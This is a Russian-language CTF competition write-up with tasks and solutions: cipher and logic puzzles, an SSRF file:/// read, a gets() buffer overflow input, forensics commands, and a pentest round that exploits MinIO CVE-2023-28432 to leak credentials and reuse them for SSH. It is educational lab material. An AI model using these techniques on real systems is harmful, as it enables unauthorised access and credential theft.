В последние годы область квантового шифрования претерпела значительные изменения, став одним из наиболее обсуждаемых направлений в информационной безопасности. Квантовое шифрование использует принципы квантовой механики для обеспечения безопасности передачи информации, что теоретически делает её невосприимчивой к взлому с помощью классических и даже квантовых вычислений.
Задание:
Ваша задача — провести анализ перспектив, пользы и угроз, связанных с применением квантового шифрования в информационной безопасности. Ваш ответ должен включать следующие аспекты:
Перспективы развития квантового шифрования:
Оцените потенциал квантового шифрования и его возможное влияние на будущее информационной безопасности.
Проанализируйте, какие технологические и теоретические проблемы ещё предстоит решить.
Польза квантового шифрования:
Опишите, как квантовое шифрование может улучшить защиту данных и коммуникаций.
Приведите примеры областей применения, где квантовое шифрование могло бы принести наибольшую пользу.
Угрозы и вызовы, связанные с квантовым шифрованием:
Рассмотрите потенциальные угрозы, которые квантовое шифрование может представлять для существующих систем безопасности.
Обсудите, какие вызовы стоят перед обществом и специалистами в области информационной безопасности при внедрении квантовых технологий.
Требования к ответу:

Ваш ответ должен быть подробным и аргументированным.
По возможности, подкрепите свои утверждения примерами.
Ожидается критический анализ представленных данных и мнений.
Примеры для вдохновения:
Пример пользы: Банковская система может использовать квантовое шифрование для обеспечения абсолютной безопасности транзакций и защиты от кибератак.
Пример угрозы: Развитие квантовых компьютеров может сделать устаревшими существующие методы криптографии, что потребует пересмотра подходов к защите конфиденциальной информации.
Формат сдачи:
Ответ предоставляется в форме эссе. Ожидается чёткое структурирование текста, наличие введения, основной части и заключения. Ответ сохранять на рабочем столе с названием "творческая задача Квантовое шифрование"

1.2. Incident manager
Балл: 20
Условие:
Задание:
Вводные данные:
Вы - инцидент менеджер в крупной компании.
За каждым подразделением (условный юнит компании, такие как бухгалтерия, сетевики, отдел продаж) закреплено свое ответственное лицо. Бекапы критичных серверов делаются раз в месяц. Высшее руководство компании улетело на корпоратив всем составом, так что фактически вы можете принимать любые решения. Через несколько дней наступит сразу два важных события: выдача зарплаты сотрудникам и период финансового отчета перед поставщиками продукции для вашей фирмы.
В один прекрасный (нет) день вам приходит уведомление, что на серверах 1с расширения файлов начали меняться, а также в корне диска появился файл следующего содержания <тут типичный текст шифровальщика вставлю>. Тут же один из бухгалтеров вспоминает, что какое-то время назад ей на почту приходило странно письмо с документом, после открытия которого «что-то быстро моргнуло».
Ваша задача описать весь процесс реактивного реагирования и митигации последствий с точки зрения инцидент-менеджера, с указанием какие дополнительные службы/источники/ внешние фирмы вы будете привлекать и для каких целей
Требования к ответу:
Ваш ответ должен быть подробным и аргументированным.
По возможности, подкрепите свои утверждения примерами.
Ожидается критический анализ представленных данных и мнений.
Формат сдачи:
Ответ предоставляется в форме эссе. Ожидается чёткое структурирование текста, наличие введения, основной части и заключения. Ответ сохранять на рабочем столе с названием "твроческая задача Incident Manager"

2. Paper

2.1. AND or OR?

Балл: 15

Условие:

Составьте таблицу истинности для следующего логического выражения:

$$F(X, Y, Z) = (X \wedge \neg Y) \vee (Y \wedge Z) \vee (\neg X \wedge \neg Z)$$

Здесь используются следующие логические операции:

- $\wedge$ — логическое И (AND),
- $\vee$ — логическое ИЛИ (OR),
- $\neg$ — логическое НЕ (NOT).

Вам необходимо построить таблицу истинности для данного выражения, учитывая все возможные комбинации значений переменных X, Y и Z которые могут быть либо 0 (ложь), либо 1 (истина).

Решение:

Данное задание необходимо делать на бумаге, описывая ход решения

Ответ:

Таблица истинности данного выражения

x	y	z	$(x \wedge \neg\, y) \vee (y \wedge z) \vee (\neg\, x \wedge \neg\, z)$
T	T	T	T
T	T	F	F
T	F	T	T
T	F	F	T
F	T	T	T
F	T	F	T
F	F	T	F
F	F	F	T

2.2. Виженер

Балл: 15

Условие:

Вам необходимо с помощью представленной ниже таблицы и шифра Виженера выполнить две задачи:

Зашифровать фразу «ctf its easy» с ключевой фразой «some key».
Расшифровать фразу «kmx c lnoiqg onixsgk hkimgk» используя ключевую фразу «ctf».

Так же необходимо описать алгоритм и представить псевдо-код программы, позволяющей производить шифрование/дешифрование произвольной фразы с указанием ключа.

Ответ:

Основываясь на вводной информации в ответе мы получали фразы:
uhr mdw csgk
its a simple vigener cipher

Решение:

Участникам выдавалась таблица Виженера и задача - зашифровать и расшифровать указанную фразу. Вспомнив как производится шифрование (пересечение строки и столбца по ключу и открытому тексту) - можно было легко зашифровать фразу, а расшифровать ее можно применив обратный алгоритм.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

3. Web

3.1. GetTheFile

Балл: 10

Условие:

Just read file and get your points!
http://10.90.138.119:5555


Ответ: ctf{51mpl3_w4y_u51n6_4n07h3r_5ch3m3}

Решение:

Приложение считывало параметр url и делало снимок страницы, то есть при запросе типа:

```
http://localhost:5555/?url=http://google.com
```

Можно было получить следующий ответ:



По заданию говорилось, что флаг хранится по пути /app/flag.txt В решении достаточно было заменить схему на file и отправить запрос следующего вида:

```
http://localhost:5555/?url=file:///app/flag.txt
```

И получаем флаг **ctf{51mpl3_w4y_u51n6_4n07h3r_5ch3m3}**

4. PWN

4.1. ha-ha, classic

Балл: 10

Условие:


It's just classic pwn task!

nc 10.90.138.119 5050

Ответ: ctf{0V3rF10W_MY_8UFF3r}

Решение:

Для начала декомпилируем бинарный файл



Тут сразу бросается в глаза функция strcmp - намек на переполнение буфера памяти.

А еще есть пара констант заданного размера, их можно декодировать по примеру ниже:

```
hex_value = "4f4e4e49"
string_value = bytes.fromhex(hex_value).decode("utf-8")
print(string_value)
```

и получить INNO и HELLO, при чем эти строки сравниваются, но есть еще ввод.
В целом, если привести в исходный вид, то получим следующий код:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main() {

    char key_correct[] = "INNO";

    char check[] = "HELLO";
    char key[10];
    gets(key);

    if (strcmp(check, key_correct) == 0)
        printf("ctf{0V3rF10W_MY_8UFF3r}\n");
    else
        printf("No\n");
    return 0;
}
```

Здесь видим классический пример категории, а именно переполнение буфера на key[10], решение для такой задачи будет выглядеть так:

```
root@            :/tmp# python3 -c "print(str('A'*10)+'INNO')" | ./main
flag is here
root@            :/tmp#
```

Осталось подключиться по netcat и повторить это на сервере.

5. Forensic

5.1. hacker

Балл: 10

Условие:

My computer was hacked! I just get some strange file from hacker and message "try to find me, friend". Can you help me?

Ответ: ctf{H4CK_7H3_P14N37}

Решение:

Определяем, что перед нами образ диска:

```
ubuntu@            :~$ ls
myimage.img
ubuntu@            :~$ file myimage.img
myimage.img: Linux rev 1.0 ext4 filesystem data, UUID=6bf00c0b-0878-4c97-8e40-40d491296999 (needs journal recovery) (extents) (64bit) (large files) (huge file
s)
ubuntu@            :~$
```

Монтируем его:

```
root@              :/home/ubuntu# losetup -f
/dev/loop11
root@              :/home/ubuntu# losetup /dev/loop11 myimage.img
root@              :/home/ubuntu# mkdir /mnt/myimage
root@              :/home/ubuntu# mount /dev/loop11 /mnt/myimage/
root@              :/home/ubuntu# cd /mnt/myimage/
root@              :/mnt/myimage# ls
files  lost+found
root@              :/mnt/myimage# cd files/
root@              :/mnt/myimage/files# ls
hacker-1.png  hacker-10.webp  hacker-2.jpeg  hacker-3.jpeg  hacker-4.jpg  hacker-5.jpg  hacker-6.png  hacker-7.webp  hacker-8.png  hacker-9.jpeg
root@              :/mnt/myimage/files#
```

Видим кучу файлов-картинок, с разными изображениями. Копаемся в них, ищем что-то интересное, доходим до EXIF данных.

```
root@l           :/mnt/myimage/files# exiftool hacker-2.jpeg
ExifTool Version Number         : 12.56
File Name                       : hacker-2.jpeg
Directory                       : .
File Size                       : 5.0 kB
File Modification Date/Time     : 2024:03:14 13:56:54+00:00
File Access Date/Time           : 2024:04:10 05:33:47+00:00
File Inode Change Date/Time     : 2024:03:14 13:56:54+00:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
X Resolution                    : 1
Y Resolution                    : 1
Exif Byte Order                 : Big-endian (Motorola, MM)
Resolution Unit                 : None
Y Cb Cr Positioning             : Centered
Exif Version                    : 0232
Components Configuration        : Y, Cb, Cr, -
User Comment                    : Y3Rme0g0Q0tfN0gzX1AxNE4zN30
Flashpix Version                : 0100
Image Width                     : 259
Image Height                    : 194
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 259x194
Megapixels                      : 0.050
root@l           :/mnt/myimage/files#
```

Видим base64 в строке user comment, декодируем

```
root@t           :/mnt/myimage/files# echo "Y3Rme0g0Q0tfN0gzX1AxNE4zN30" | base64 -d
ctf{H4CK_7H3_P14N37}base64: invalid input
root@            :/mnt/myimage/files#
```

6. Reverse

6.1. Slowly

Балл: 10


Условие:


This code is so slowly… But i very need flag!

Ответ: CTF{510W_45_5N411}

Решение:

Необходимо сделать декомпиляцию бинарного файла, получается такой результат:





Видим кучу функций и вызовов, а еще странный sleep
Два варианта решения - попытаться из каждой функции получить ее вывод и составить ручками флаг, или просто убрать sleep любым способом, поставивь на него брейки или пересобрав в целом.
Исходный код задачи:

```c
#include <stdio.h>
#include <unistd.h>

long  int sq = 4;
long int x = 2;

void funcNumber17(const char *chars) { printf("%c", chars[79]); }

void funcNumber16(const char *chars) { printf("%c", chars[53]); }

void funcNumber15(const char *chars) { printf("%c", chars[53]); }

void funcNumber14(const char *chars) { printf("%c", chars[56]); }

void funcNumber13(const char *chars) { printf("%c", chars[39]); }

void funcNumber12(const char *chars) { printf("%c", chars[57]); }

void funcNumber11(const char *chars) { printf("%c", chars[73]); }

void funcNumber10(const char *chars) { printf("%c", chars[57]); }

void funcNumber9(const char *chars) { printf("%c", chars[56]); }

void funcNumber8(const char *chars) { printf("%c", chars[73]); }

void funcNumber7(const char *chars) { printf("%c", chars[48]); }

void funcNumber6(const char *chars) { printf("%c", chars[52]); }

void funcNumber5(const char *chars) { printf("%c", chars[53]); }

void funcNumber4(const char *chars) { printf("%c", chars[57]); }

void funcNumber3(const char *chars) { printf("%c", chars[78]); }

void funcNumber2(const char *chars) { printf("%c", chars[31]); }

void funcNumber1(const char *chars) { printf("%c", chars[45]); }

void funcNumber(const char *chars) { printf("%c", chars[28]); }
```

```
int main() {
    setbuf(stdout, NULL);
    char chars[] = {'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q',
'r', 's', 't',
                    'u', 'v', 'w', 'x', 'y', 'z',
                    'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q',
'R', 'S', 'T',
                    'U', 'V', 'W', 'X', 'Y', 'Z',
                    '0', '1', '2', '3', '4', '5', '6', '7', '8', '9',
                    '!', '@', '#', '$', '%', '^', '&', '*', '(', ')', '-', '_', '+', '=', '[', ']', '{',
'}', '|', '\\',
                    ';', ':', '\'', '"', ',', '.', '/', '<', '>', '?', ' '};


    printf("Please, be slowly...\n"
           "You flag is: ");

    funcNumber(chars);
    sleep(x);
    funcNumber1(chars);
    x = x * sq;
    sleep(x);
    funcNumber2(chars);
    x = x * sq;
    sleep(x);
    funcNumber3(chars);
    x = x * sq;
    sleep(x);
    funcNumber4(chars);
    x = x * sq;
    sleep(x);
    funcNumber5(chars);
    x = x * sq;
    sleep(x);
    funcNumber6(chars);
    x = x * sq;
    sleep(x);
    funcNumber7(chars);
    x = x * sq;
    sleep(x);
    funcNumber8(chars);
    x = x * sq;
    sleep(x);
    funcNumber9(chars);
    x = x * sq;
    sleep(x);
    funcNumber10(chars);
    x = x * sq;
    sleep(x);
    funcNumber11(chars);
    x = x * sq;
    sleep(x);
    funcNumber12(chars);
    x = x * sq;
    sleep(x);
    funcNumber13(chars);
    x = x * sq;
    sleep(x);
    funcNumber14(chars);
    x = x * sq;
    sleep(x);
    funcNumber15(chars);
    x = x * sq;
    sleep(x);
    funcNumber16(chars);
    x = x * sq;
    sleep(x);
    funcNumber17(chars);
    x = x * sq;
    sleep(x);


    return 0;
}
```

7. Network

7.1. Двойное рукопожатие
Балл: 10
Условие:
Наш сервер слушает порт 31337. Если вы подключаетесь только одним способом, то в ответ - тишина. Если же подключаться по правильной схеме, а-ля port-knocking, то сервер вам обязательно ответит. Я еще не разобрался в комбинации, но у других коллег это получалось. Сейчас суббота, они недоступны… помогите!!!
Ответ: CTF{hWjFwQ8BvknXY73mDocv}
Решение:
Необходимо было взаимодействовать с сервером по следующему алгоритму:
Устанавливаем tcp-соединение: nc 127.0.0.1 31337
Отправляем сообщение по udp-протоколу на тот же номер порта: echo "Hello, Server!" | nc -u 127.0.0.1 31337. Соединение из пункта 1 не закрываем
Теперь по соединению из пункта 1 нужно отправить какие-нибудь данные (любой текст), тогда сервер ответит вам правильным флагом

8. Misc

8.1. file
Балл: 10
Условие:
Файл без опознавательных знаков был замечен на компьютере главного бухгалтера. Узнайте, что было спрятано, и являются ли эти данные критичными?
Ответ: CTF{yPp8iPenT3Sfbhv6AlqL}
Решение:
Файл был преобразован по следующему алгоритму:

```
#!/bin/bash

# Create a file named today.txt with specific content
echo "CTF{yPp8iPenT3Sfbhv6AlqL}" > today.txt

# Create a ZIP archive named today.zip with password protection
zip -P '2024-03-16' today.zip today.txt

# Generate a random name for the Zstandard archive
# This uses the UUID tool to generate a unique name
random_name=$(uuidgen)

# Compress the ZIP file into a Zstandard (.zst) archive with the random name
tar -zcvf "${random_name}".tar.gz today.zip

mv "${random_name}".tar.gz "${random_name}"

rm today.txt today.zip

# Display the name of the generated Zstandard archive
echo "Generated tar archive: ${random_name}"
```

Требовалось восстановить цепочку и получить файл:

1. узнать тип файла (tar.gz) и разархивировать его
2. поработать с файлом today.zip, подобрав пароль (актуальная дата - 2024-03-16), разархивировать
3. прочитать файл today.txt

9. PPC

9.1. печь

Балл: 10

Условие:

на вход вам дана последовательность слов, в ответ необходимо отправить количество глаголов (в инфинитиве). Раундов будет много.

В случае, если слово является существительным и глаголом, используется вариант глагол (например, печь).

Ответ: CTF{s1dMp0LILYYLtn19aPVH}

Решение:

Исходный код сервера

```
import random
import select
import sys
verbs = []
nouns = []
with open('verbs.txt', 'r') as f:
    verbs =  [x.rstrip() for x in f.readlines()]

with open('nouns.txt', 'r') as f:
    nouns = [x.rstrip() for x in f.readlines()]


def find(input, data = []):
     return len(set(input).intersection(set(data)))

for i in range(100):
    result = []
    verbs_count = 0
    nouns_count = 0
    for j in range(100):
        if random.random() > 0.3:
            result.append(random.choice(verbs))
        else:
            result.append(random.choice(nouns))
    print(" ".join(list(set(result))))
    i, o, e = select.select( [sys.stdin], [], [], 3 )
    if len(i) == 0:
            print('Time is up!')
            exit()
    count = sys.stdin.readline().strip().rstrip()
```

```
    if int(count) == find(result, verbs):
         print('Good! Next round...')
    else:
         print('Wrong answer! Count is ', find(result, verbs))
         exit()

print('CTF{s1dMp0LILYYLtn19aPVH}')
```

Алгоритм решения такой:
Собрать все слова в словарь
Отфильтровать те, которые не являются глаголами (их значительно меньше, около 20 штук)
Написать алгоритм, который на основе текущего набора слов просчитывает количество глаголов и отправляет ответ на сервер
Пример такого скрипта находится в коде сервера, функция find

Второй тур заключительного этапа

Второй тур заключительного этапа прошел на специальной платформе в формате pentest.

Особенности тура:
● Длительность тура: 6 астрономических часов.
● Для участия в туре для каждой команды были созданы виртуальные машины. Задача заключалась в том, чтобы получить права доступа, найти флаги и написать отчет о проделанной работе.
● Участникам предоставлялась связка логин-пароль от почтового сервиса вида team1@innopolisopen.com для каждой команды и оговаривалось условие, что все дальнейшие шаги они смогут получить через почту.
● На каждой виртуальной машине содержалось некоторое количество флагов. Заранее участникам было известно только общее количество флагов на двух машинах - 10 штук.
● Флаги хранились в файлах или переменных с именами «flag», «flag.txt», «token», «token.txt» и были однозначно идентифицируемы.
● Флаги сдавались в АТС. В ней был доступен интерфейс доступа к машинам, их перезагрузке и рейтингу команд.
● Учитывалось время решений каждого уровня. Максимальный балл – 5700. Каждую минуту отнималось одинаковое количество баллов. Дополнительные баллы начислялись участникам, чья команда первой взяла тот или иной флаг.
● Итоговые набранные баллы конвертировались в 5-балльную систему.
● Участникам также было необходимо написать отчет о проделанной работе по шаблону, который содержал следующие пункты:

- Сбор информации (определение объема тестов на проникновение, сети).
- Перечисление сервисов (сбор информации о том, какие сервисы существуют в системе или системах).
- Проникновение (тип эксплуатируемой уязвимости, уязвимая система, патч или фикс, критичность, найденный флаг, PoC, рекомендации по устранению уязвимостей, скриншоты).

Подключение к почтовому серверу

Для подключения к почтовому сервису необходимо было настроить любой почтовый клиент, т.к. сервис не имел веб-интерфейса. Подключившись, можно было найти письмо с токеном, примером отправки флагов в систему и собственно айпи-адресами.

Так же там лежал первый флаг:
а вот и ваш первый флаг: **b2074299eb52e402ba9c66b65e812cd0**

Первая машина – site, s3 and smbd

Запускаем стандартное сканирование:

```
nmap -sV <ip>
```

Видим следующую картину:
а) порт 9001 и 9000 - s3 бакет minio
б) 139, 445 - SAMBA server
в) 80 - nginx web-server

Аналогичный скан, запущенный на второй машине, выдавал только один интересный порт - 80 nginx, где крутился GitLab.

Изучаем для начала первую машину:

а) На бакеты minio требуется авторизация, пока отложим.
б) На стороне smbd есть гостевой вход, можно зайти и забрать следующий флаг
fbc564a621d5ed5e0fa5a1768c4f7e4d
в) На сайте нет ничего интересного, но можно найти почту `admin@sms.inno`, позже она нам пригодится.

Далее было несколько вариантов - отложить MinIO и пойти искать уязвимости связанные с гитлабом на второй машине, или все же взять флаг с MinIO.

Бегло погуглив - находим не слишком старую, но весьма эксплуатируемую уязвимость `CVE-2023-28432`. Собственно, если MinIO развернут как кластер - мы можем без авторизации получить все секреты на его стороне. Пробуем и получается, теперь у нас есть еще и пользователь albert с паролем `SuP3R_S3cR3t_pASSW0rD`. Можно авторизоваться с помощью него же на бакете и забрать еще один флаг - **f34743427f9a601091ae2300ed87800b**.

Логичный дальнейший шаг - попробовать подключится под данным пользователем еще и по ssh, пробуем - и заходим на машину.
Еще один флаг - **fa21f6876f3ec6fb673d8d275c20b245** - наш.

В домашней директории пользователя можно найти скрипт `site_gen.sh`, позволяющий нам клонировать сайт с удаленного репозитория (vm2 gitlab) и обновлять его. Если его запустить - подтянется последняя версия сайта, где так же будет лежать скрытый флаг **`1f3ed27124f37d02b5d8e73c119feae4`**.

А заодно отсюда можно было-бы получить информацию про вторую ВМ, если бы ее не было в письме или вы ее пропустили.

Перейдем на данном этапе ко второй машине, так как на этой попытки LPE с действующими правами не приведут к успеху (пока).

Первая машина - gitlab

Авторизация на гитлабе под полученными выше кредами невозможна, значит ищем обходные пути.
